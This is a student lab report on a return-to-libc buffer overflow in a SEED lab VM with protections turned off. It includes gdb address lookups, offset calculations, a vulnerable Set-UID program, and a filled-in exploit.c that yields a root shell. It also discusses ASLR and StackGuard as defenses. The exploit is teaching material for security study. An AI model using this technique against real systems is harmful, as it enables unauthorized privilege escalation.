MH4920
Supervised Independent Study I

Return to Libc

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1 Introduction

Return to libc is a type of buffer overflow attack that circumvents an existing protective measure of having a non-executable stack. This attack also does not require the use of the shellcode, instead it makes use of functions already included in standard libraries to exploit the system and obtain root access. This reduces the effort by removing the need of preparing a shellcode but is more difficult to execute due to the additional attention required when working with multiple restrictions.

2 Overview

The execution of a return to libc attack is complex and the structure of the stack must be first understood before performing the attack. In general, the first function that is called or executed will be located on the top of the stack. Additional functions that are called will be pushed into the stack. The stack can grow as required depending on the number of functions that are called and whether there is contiguous memory available.




Figure 1: Location of main and sub-functions on Stack

When a function is called, the `call` instruction in assembly executes a `push` to store the current `EIP` value into the stack and functions as the return address for the sub-function. The second part of the `call` instruction is to to jump to the address containing the instructions for the sub-function. The first two lines of any function will consist of a `push` instruction, to contain the previous value of `EBP` and to move the `EBP` to the location of `ESP`. Figure 2 is a graphical representation of the stack and the pointer locations after the pointers have been assigned.




Figure 2: Stack Component & Pointer Locations

The attack is similar to executing a buffer overflow, where the return address is overwritten. In this case, we set the return address to the address of the `system` function in the `libc` library. The idea is to execute `/bin/sh` and obtain a root shell as the program is a `Set-UID` program.

When the return address (call to `system`) is executed, the stack is popped to remove the return address and pushed to contain the current position of `EBP` before the pointer is reassigned to the location of `ESP`. Allocation of required data required for the sub-function will occur thereafter. At this stage, the interpretation of the stack needs to be redefined for clarity. Figure 3 summarises the steps that have occurred after jumping to the `system` function and storing of the old `EBP` has been executed.





Figure 3: Stack Component & Pointer Locations

It is known that the old `EBP` value is the value of the previous stack pointer, therefore `EBP + 4` must contain the return address for the `system` function. To allow the execution to exit gracefully without an error being thrown to the user, the `exit` function is executed. This function can also be found in the libc library. We know that arguments for the function is stored above the return address. The `system` command only takes in one argument, `const char *command`. Therefore the location of the program to be executed, `/bin/sh` must be stored in the address `EBP + 8`. The operations required on the stack for the attack to be successful can be summarised into Figure 4.



main()
system()
sub()
Irrelevant data (Data for main())
Address of /bin/sh
exit()
Return Address → Address of system
Irrelevant data (Copied from buffer)
High Address
Stack's growing direction
Low Address

Figure 4: Stack Component after `system` Call

3 Vulnerability Exploit

3.1 VM Preparation

1. **Address Space Layout Randomization (ASLR)**

   ASLR is a protection feature that randomizes the starting address location of the heap and stack. This ensures that the execution address is not deterministic and easily exploited by the hacker. For this lab, we switch this protection off to easily simulate an attack. The following code disables the feature:

   ```
   $ su
   # sysctl -w kernel.randomize_va_space=0
   ```

2. **StackGuard Protection**

   The GCC compiler includes a protection mechanism called *StackGuard* to detect and prevent buffer overflows. This mechanism checks if the information on the stack such as the return address have been overwritten and prevent the execution of instructions thereafter. This protection is temporarily disabled by declaring the following switch `-fno-stack-protector` when compiling with GCC.

   ```
   $ gcc -fno-stack-protector someprog.c
   ```

3. **Non-Executable Stack**

   Newer operating systems have support for *No-eXecute*, or *NX* for short. Regions that are marked are non-executable will not be processed by the processor. This is a feature that is built into modern CPUs and toggled in the motherboard settings, known as *eXecute Disable (XD)* on Intel or *Enhanced Virus Protection* on AMD systems. The default setting for the stack in our VM is **non-executable**. Attempting to overwrite the stack will throw an exception to the user.

   In this lab, we explicitly set the stack to be executable using the following code when compiling with GCC:

   ```
   $ gcc -z execstack -o someprog someprog.c
   ```

4. **Vulnerable Program**


   The lab provides two `C` code, one of which is a `Set-UID` program and the other is to write the file that is needed to implement the buffer. The code has been attached to the Appendix.

3.2 Creating the BADFILE

To create the file to exploit the buffer overflow vulnerability, we need to refer to Figure 4 to understand which section should be overwritten. We are given the following code to fill up.

```
*(long *) &buf[X] = some address; // "/bin/sh"
*(long *) &buf[Y] = some address; // "system()"
*(long *) &buf[Z] = some address; // "exit()"
```

To find the address of `system` and `exit`, we first compile both files and run. As we have set address randomisation to the off state, the address will not change with every execution.




```
(gdb) b bof
Breakpoint 1 at 0x804848a: file retlib.c, line 13.
(gdb) r
Starting program: /home/seed/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:13
13          fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seed/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:13
13          fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$2 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb)
```

Figure 5: No Address Randomisation

The address is obtained within `gdb` by using the command `p <function>`, where the function name is `system` and `exit`.



```
13          fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb)
```

Figure 6: `system` and `exit` Address

For `/bin/sh`, there are two methods to obtain the address.


1. The first would be to create an environment variable. In this instance, we use `MYSHELL` as the name of the environment variable. It is exported into the environment using the following command.

   ```
   $ export MYSHELL = /bin/sh
   ```

To obtain the address where this variable is located, there are an additional two methods that can be used.

(a) The following `C` code can be written to print the address containing the variable.

```
void main(){
    char* shell = getenv("MYSHELL");
    if(shell)
        printf("%x\n", (unsigned int) shell);
}
```




```
[01/14/2018 08:02] seed@ubuntu:~$ export MYSHELL=/bin/sh
[01/14/2018 08:02] seed@ubuntu:~$ findenv
bffffe88
[01/14/2018 08:02] seed@ubuntu:~$
```

Figure 7: Using `C`

(b) `GDB` can be used to find the address of the environment variable, which can be executed by the following line of code.

```
x/100s *((char **) environ)
```

The output will be the strings located in the environment with the respective addresses.




```
0xbffffe77:      "LOGNAME=seed"
0xbffffe84:      "MYSHELL=/bin/sh"
0xbffffe94:      "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-hRFmr2OLZK,gu
0xbffffef6:      "XDG_DATA_DIRS=/usr/share/ubuntu-2d:/usr/share/gnome:/usr/local
0xbfffff48:      "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff68:      "DISPLAY=:0"
---Type <return> to continue, or q <return> to quit---
0xbfffff73:      "XDG_CURRENT_DESKTOP=Unity"
0xbfffff8d:      "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffaf:      "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffd1:      "COLORTERM=gnome-terminal"
0xbfffffea:      "/home/seed/retlib"
0xbffffffc:      ""
0xbffffffd:      ""
0xbffffffe:      ""
0xbfffffff:      ""
(gdb) x/50s *((char **)environ)
```

Figure 8: Using `gdb`

However, it is important to take note that the exact address cannot be used as the string "MYSHELL" will be in that location. The offset is calculated based on how many ASCII characters are required from the back. In this instance the offset obtained is +6. The address to be used will therefore be `0xBFFFFE8A`.

Using an incorrect offset will not allow the argument to be passed into `system` properly and will display an error.



```
[01/14/2018 08:09] seed@ubuntu:~$ retlib
sh: 1: /sh: not found
[01/14/2018 08:09] seed@ubuntu:~$ retlib
sh: 1: h: not found
[01/14/2018 08:09] seed@ubuntu:~$
```


Figure 9: Incorrect Offset

2. It is also known that there exists an instance of the `/bin/sh` string in the `C` library. It can be used instead and is much simpler to obtain the address. To do so, we need to enter `gdb` and run the program first.

   The `find` command can be used and the following line of code searches the memory to obtain the address of `/bin/sh`.

   ```
   find &system, +99999999, "/bin/sh"
   ```


   The address obtained can be directly inserted into our exploit code without any modification.



```
(gdb) find &system, +99999999, "/bin/sh"
0xb7f80fb8
warning: Unable to access target memory at 0xb7fc74c0, halting search.
1 pattern found.
(gdb)
```

Figure 10: Exact Address Obtained

The values of X, Y and Z now need to be determined to ensure that the correct components are overwritten by the buffer overflow. The program is run in `gdb` again and the buffer is printed out, which is shown in Figure 11.




```
Starting program: /home/seed/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:13
13          fread(buffer, sizeof(char), 40, badfile);
(gdb) x/28x buffer
0xbffff344:     0x080485e0      0x00000001      0xb7e85dc0      0x080485e2
0xbffff354:     0xb7fff918      0xbffff388      0x080484e2      0x0804b008
0xbffff364:     0x080485e0      0xb7fc4ff4      0xb7e53225      0xb7fed280
0xbffff374:     0x00000000      0x08048519      0x0804b008      0x08048510
0xbffff384:     0x00000000      0x00000000      0xb7e394d3      0x00000001
0xbffff394:     0xbffff424      0xbffff42c      0xb7fdc858      0x00000000
0xbffff3a4:     0xbffff41c      0xbffff42c      0x00000000      0x0804824c
(gdb)
```

Figure 11: Buffer Output

Analysis of the buffer indicates that address `0xbffff360` contains the pointer to the file. With reference to the buffer overflow lab stack layout, address `0xbffff35b` must contain the return address for the function. Therefore the offset required to overwrite the return address is 24, which is where the location of `system` will be. The address of `/bin/sh` and `exit` will overwrite the regions with the offset of 32 and 28 respectively. i.e. X $\rightarrow$ 32, Y $\rightarrow$ 24, Z $\rightarrow$ 28.

Executing the program after compiling and re-creating the `BADFILE` now allows us to obtain root shell.



```
[01/16/2018 20:41] seed@ubuntu:~$ nano exploit.c && gcc -o exploit exploit.c &&
rm badfile && exploit && retlib
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
# 
```

Figure 12: Root Access


3.3 Change of Program Name

In this subsection, we look into the effects of renaming the program with a different length. To do so, we execute the following line of command.

```
$ mv retlib returntolibc
```

Execution of the command yields the following results:

1. If the address of the `/bin/sh` is based on the environment variable, then the execution will fail as the string has been shifted from the previous address. As the name of the program being executed being reflected in the environment variables is stored in a higher memory address, all of the environment variables in the stack with a lower memory address will be affected by this shift. The differences in the address can be seen from Figure 8 and Figure 13.



```
0xbffffe71:      "LOGNAME=seed"
0xbffffe7e:      "MYSHELL=/bin/sh"
0xbffffe8e:      "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-hRFmr2OLZK,gu
id=8669eb6b29a0051ea4c9603600000080"
---Type <return> to continue, or q <return> to quit---
0xbffffef0:      "XDG_DATA_DIRS=/usr/share/ubuntu-2d:/usr/share/gnome:/usr/local
/share/:/usr/share/"
0xbfffff42:      "LESSOPEN=| /usr/bin/lesspipe %s"
0xbfffff62:      "DISPLAY=:0"
0xbfffff6d:      "XDG_CURRENT_DESKTOP=Unity"
0xbfffff87:      "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbfffffa9:      "XAUTHORITY=/home/seed/.Xauthority"
0xbfffffcb:      "COLORTERM=gnome-terminal"
0xbfffffe4:      "/home/seed/returntolibc"
0xbffffffc:      ""
0xbffffffd:      ""
0xbffffffe:      ""
```

Figure 13: Address Shifted


2. If the address of the `/bin/sh` is based on the `C` library, then there will be no impact as the address remains the same.

3.4 Address Randomisation

This subsection will focus on the protection mechanism involving address randomisation. To turn on this feature, we use the following lines in Terminal.

```
$ su
# sysctl -w kernel.randomize_va_space=2
# exit
```

When the program is run without any modifications, we get the error “Segmentation fault (core dumped)”. When `gdb` is used to debug the program, we note that the address of `/bin/sh` in the environment and the `C` library has changed. The same can be mentioned for the `system` and `exit` functions.



```
(gdb) p system
$3 = {<text variable, no debug info>} 0xb757c430 <system>
(gdb) p exit
$4 = {<text variable, no debug info>} 0xb756ffb0 <exit>
(gdb) 
```

Figure 14: Random Address

It is difficult to guess or predict a single address during the next instance of program execution, let alone three separate addresses. Although if we were to strictly use the `/bin/sh` from the `C` library, we can calculate the distance between the functions. To be specific, the distance between `system` and `/bin/sh` is $+1186696_{10}$ and the distance between `system` and `exit` is -50304_{10}. To guess the address, there is a probability of $\frac{1}{2^{29}}$ as the current VM environment has been set to use 512MB of RAM. However, the probability of obtaining a correct guess is still considered to be negligible.

3.5 StackGuard

Similar to the buffer overflow lab, the StackGuard feature introduces a canary value which checks whether the return address has been modified. As such, the program will terminate with an error “stack smashing detected”.

4 Appendix

4.1 Return to Libc: `retlib.c`

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof (FILE *badfile)
{
        char buffer[12];
        /* The following statement has a buffer overflow problem */
        fread(buffer, sizeof(char), 40, badfile);

        return 1;
}

int main(int argc, char **argv)
{
        FILE *badfile;
        badfile = fopen("./badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");

        fclose(badfile);
        return 1;
}
```

4.2 Buffer Write Operation: `exploit.c`

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile","w");

    /* Need to determine the addresses */

    *(long *) &buf[32] = 0xb7f80fb8;
    *(long *) &buf[24] = 0xb7e5f430;
    *(long *) &buf[28] = 0xb7e52fb0;

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```